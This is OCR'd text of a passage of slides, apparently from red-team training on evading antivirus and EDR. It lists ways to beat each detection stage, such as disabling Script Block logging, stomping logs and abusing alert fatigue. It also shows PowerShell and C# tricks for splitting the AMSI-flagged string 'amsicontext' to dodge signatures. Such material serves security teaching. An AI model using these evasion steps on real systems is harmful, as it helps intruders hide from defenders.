


What Do We Do About the Funnel?

- The Funnel is effectively the Blue Team's kill chain
  - If we can break or exit the process at any step, we have effectively not been detected
- So how do we break it?




Evadere Classifications




How to Beat Collection

- We probably can't avoid this completely
- Traffic must go through firewalls, routers, etc.
- If we can identify the collector, we can potentially disable it:
  - Disable Script Block logging
  - Turn off NetFlow collection on a router




How to Beat Detection

- Where Red Team's spend most of their effort
- Blend into the standard traffic
- Obfuscation to avoid malicious signatures
- Follow normal traffic flows
  - A random machine logging into a router is probably pretty strange




How to Beat Triage

- Starting to get a little more scrutiny from defenders
- Blend into the alerts!
  - Use AV logs to see if anything causes a lot of alerts
  - Abuse of alert fatigue
- Abuse assumptions (mini social engineering)




How to Beat Investigation

- Hands on analysis is beginning to happen
- At this point an activity has been identified as malicious
- Prevent them from knowing what is going on
  - Stomp logs
  - Obfuscate payloads
  - Hide



How Does AV and EDR Detect Malware?

Antivirus Software



Antivirus software provides real-time protection to against malicious programs and code

Real-Time Protection

- Provides continuous monitoring and defense against threats.
- Remains a core part of host-based protections within environments.

Detection Methods

- Traditionally relied on static detections using signature-based methods.
- Still heavily utilizes static detections but has evolved to include more advanced techniques.

Advanced Features

- Modern anti-virus solutions now incorporate sandboxing capabilities to analyze suspicious files in a safe environment.
- Behavioral analysis to detect anomalies and potential threats dynamically.

AR1

Static Detection Methods- Hashing

Whole File Hashes


- Simply hashing the file and comparing it to a database of known signatures
- Extremely fragile, any changes to the file will change the entire signature

Section Hashing

- Hashing sections of the files looking for high risk patterns

Fuzzy Hashing

- Breaks the file into sections than combines them into single hash. Then applies statistics to determine similarity to known samples



Slide 31

AR1 Can we get an example of each on here
ANTHONY ROSE, 2024-07-30T19:31:48.447

Static Detection Methods- Pattern Matching

Byte Matching (String Match)

- Matching a specific pattern of bytes within the code
  - i.e. The presence of the word Mimikatz or a known memory structure

Hash Scanning

- Hashing chunks of the input to compare to known hashes of malicious chunks
- Same concept as Byte Matching but faster

Static Detection Methods –Hueristics


Heuristics

- File structure
- Logic Flows (Abstract Syntax Trees (AST), Control Flow Graphs (CFG), etc.)
- Rule based detections (if x & y then malicious)
  - These can also be thought of as context-based detections
- Often uses some kind of aggregate risk for probability of malicious file

Dynamic Detection – API Hooking

Intercept and monitor API calls made by applications to detect malicious activity.


- Example: Hooking into Windows API calls to detect and prevent attempts to terminate security software or manipulate system files.



Sandboxing

Execute code in a safe, isolated environment to observe its behavior without risking the system


- Example: Analyzing a suspicious email attachment in a sandbox to determine if it is malware.



System Logs and Events

Utilize logs and event data to detect anomalies and potential security incidents.

- Example: Event Tracing for Windows (ETW) can be used to monitor system activities and detect unusual behavior.




Classification Detection

Uses machine learning models to classify and detect malware based on behavior patterns.

Process


- Data Collection
- Feature Extraction
- Machine Learning Model
- Obfuscation Handling
- Classification




Obfuscating Static Signatures

The Problem of Human vs Machine Analysis


- Using automated obfuscation tools can easily produce obfuscated code that is capable of evading static analysis
- Heavily obfuscated code will immediately jump out to a human analyst as suspicious
  - Pits Logical Evasion against Classification Evasion



Un-Obfuscated Code



Heavily Obfuscated Code



Unravelling Obfuscation (PowerShell)

The code is evaluated when it is readable by the scripting engine

This means that:

```
PS C:\Users\> powershell -enc
VwByAGkAdABlAC0ASABvAHMAdAAoACIAdABlAHMAdAAiACkA
```

becomes:

```
PS C:\Users\> Write-Host("test")
```

However:

```
PS C:\Users\> Write-Host ("te"+"st")
```

Does not become:

```
PS C:\Users\> Write-Host ("test")
```

This is what allows us to still be able to obfuscate our code


What Can We Do?

- Modify our hash
- Modify byte strings
- Modify the structure of our code

Modifying the Hash

Change literally anything

Hashes are calculated from a specific set of characters



Randomized Capitalization Changes Our Hash

PowerShell ignores capitalization

Create a standard variable:

```
PS C:\Users\> $test = “hello world”
```

Then according to PowerShell Write-Host $TEst and Write-Host $teST are the same input

AMSI ignores capitalization, but changing your hash is a best practice

C# does not have the same flexibility but changing the capitalization scheme of a variable name modifies the hash

Modifying Byte Strings

Change variable names (Meaningless Identifiers)

Concatenation (Data Splitting)

Variable insertion (Data Splitting)

Potentially the order of execution (Dynamic Ordering)

For C# changing the variable type (i.e list vs array)

Variable Insertion (PowerShell)

Variable Insertion is a form of data splitting

PowerShell recognizes $ as a special character in a string and will fetch the associated variable.

We embedded $var1 = 'context' into $var2 = "amsi$var1"

Which gives us:

```
PS C:\Users\> $var2
amsicontext
```

Variable Insertion (C#)

As of C# 6 there is a similar method that we can use

```
string var1 = "context";
string var2 = $“amsi{var1}";
```

If you use a decompiler to examine your file this will look the same as doing concatenation but does produce a different file hash

Format String (PowerShell)

Also a form of data segregation

PowerShell allows for the use of {} inside a string to allow for variable insertion. This is an implicit reference to the format string function.

$test = “amsicontext” will be flagged

```
At line:1 char:1
+ $test = "amsicontext"
+ ~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

But, PS C:\Users\> $test = “amsi{0}text” -f “con”

Returns:

```
